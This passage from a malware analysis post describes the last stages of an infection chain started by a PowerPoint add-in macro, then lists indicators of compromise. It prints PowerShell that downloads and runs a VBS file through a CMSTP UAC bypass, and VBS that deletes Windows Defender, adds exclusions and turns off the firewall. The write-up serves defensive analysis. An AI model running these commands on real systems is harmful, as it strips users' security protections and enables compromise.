+Copy.vbs/file';
$kasdjwkdo = 'C:\Users\Public\heheheheh.vbs';
$kasodkaosd.DownloadFile($kasodkaosdsdmaowdk,$kasdjwkdo);
Function script:Set-INFFile {
[CmdletBinding()]
        Param (
        [Parameter(HelpMessage="Specify the INF file location")]
        $InfFileLocation = "$env:temp\CMSTP.inf",

        [Parameter(HelpMessage="Specify the command to launch in a UAC-privileged window")]
        [String]$CommandToExecute = 'wscript.exe C:\Users\Public\heheheheh.vbs'
        )
 [code omitted]
```

Since this script is only slightly obfuscated, we may clearly see that it is supposed to download NSudo[5] (a privilege escalation utility) and a VBS file hosted on mediafire.com, which it it then supposed to execute using WScript.

This final VBS is not obfuscated at all, and it can be clearly seen that it is basically supposed to disable the anti-malware protection with (among other techniques) the use of the NSudo tool which was previously downloaded.

```
[code omitted]

Set objShell = CreateObject("Wscript.Shell")
objShell.Run "C:\Users\Public\NSudo.exe -U:T -ShowWindowMode:Hide sc delete windefend"

[code omitted]

outputMessage("Add-MpPreference -ExclusionProcess powershell.exe")
outputMessage("Add-MpPreference -ExclusionProcess mshta.exe")
outputMessage("Add-MpPreference -ExclusionProcess cmd.exe")
outputMessage("Add-MpPreference -ExclusionProcess wscript.exe")
outputMessage("Set-MpPreference -DisableIntrusionPreventionSystem $true -DisableIOAVProtection $true
-DisableRealtimeMonitoring $true -DisableScriptScanning $true -EnableControlledFolderAccess Disabled
-EnableNetworkProtection AuditMode -Force -MAPSReporting Disabled -SubmitSamplesConsent NeverSend")

[code omitted]

outputMessage("netsh advfirewall set allprofiles state off")
outputMessage("Stop-Service -Name WinDefend -Confirm:$false -Force")
outputMessage("Set-Service -Name WinDefend -StartupType Disabled")
outputMessage("sc delete windefend")

Sub outputMessage(byval args)

        [code omitted]

        errReturn = objProcess.Create( "powershell " + args, null, objConfig, intProcessID)
End Sub
```

As we may see from the following diagram, the very simple macro, which was contained in the PPAM file, lead to a fairly complex infection chain in the end…



This is not the end of the story, however, since one additional point which deserves a small mention is the reuse of open-source code in the infection chain.

Although reuse of code from GitHub or StackOverflow is ubiquitous among both legitimate developers and malware authors alike, in this case, unmodified "borrowed" code was used quite heavily. For example, the GunZip algorithm used by the third (PowerShell) stage was taken from GitHub, as was a UAC bypass used to execute the final VBS script[6]. Since in both of these instances, the foreign code made up a significant portion of the analyzed file, not having to examine it too deeply sped up the entire analysis greatly.

Therefore, I will offer one parting advice which can be useful especially to any junior security analysts out there. If you ever see a line in a malicious code, which doesn't seem to belong there (e.g., a call to a function which is supposed to display a visible error message to the user) try to ask Google whether it hadn't seen it somewhere else. In some cases, you will come up empty, as such code might have been included on purpose by the malware author in an attempt to obfuscate the real functionality of the program, however, in other instances you may find that a significant portion of the code in front of you has been reused, and you might not have to spend time on going into it any deeper than just to gather the basic understanding of its main function.

Indicators of Compromise (IoCs)

URLs
hxxps://j[.]mp/chrehghghghghghghghghghcre
hxxps://download2389.mediafire[.]com/ya9tv6zqa1zg/95ggilwnqccbq6l/20.doc

hxxps://8db3b91a-ea93-419b-b51b-0a69902759c5.usrfiles[.]com/ugd/8db3b9_2e35a24e3e7b4efba4867a06c6271f32.txt
hxxps://8db3b91a-ea93-419b-b51b-0a69902759c5.usrfiles[.]com/ugd/8db3b9_92ec48660f134f3bb502662383ca4ffb.txt
hxxp://www.starinxxxgkular.duckdns[.]org/s1/20.txt
hxxps://kukadunikkk@kdaoskdokaodkwldld.blogspot[.]com/p/20.html
hxxps://raw.githubusercontent[.]com/swagkarna/Bypass-Tamper-Protection/main/NSudo.exe
hxxps://www.mediafire[.]com/file/qh5j3uy8qo8cpu7/FINAL+MAIN+vbs+-+Copy.vbs/file

Files

20.doc
MD5 - 425244233f21dac6f4395ab0c8c0c03e
SHA1 - 003db538810e74ad74f33b2c69cfa85026e529fd

8db3b9_2e35a24e3e7b4efba4867a06c6271f32.txt
MD5 - cc60f4380686f2216bce3e8a287fc705
SHA1 - 569eed2060bb0b669a7ae12f1e6c04649785bc11

8db3b9_92ec48660f134f3bb502662383ca4ffb.txt
MD5 - be208287362492a1a3703483fefa4d3b
SHA1 - 3f834a4369f828aea46e44134afadbba8875ba05

heheheheh.vbs
MD5 - eacb8465cc5d6671618ea2b23986a45a
SHA1 - 6d2e4dbfda127cda2478e68a5426f9646bba10c5

[1] https://blog.nviso.eu/2017/06/07/malicious-powerpoint-documents-abusing-mouse-over-actions/
[2] https://fileinfo.com/extension/ppam
[3] https://blog.didierstevens.com/programs/oledump-py/
[4] https://www.fortinet.com/blog/threat-research/phishing-campaign-targeting-korean-to-deliver-agent-tesla-new-variant
[5] https://github.com/m2team/NSudo
[6] https://github.com/tylerapplebaum/CMSTP-UACBypass/blob/master/UACBypassCMSTP.ps1

Jan Kopriva
@jk0pr
Alef Nula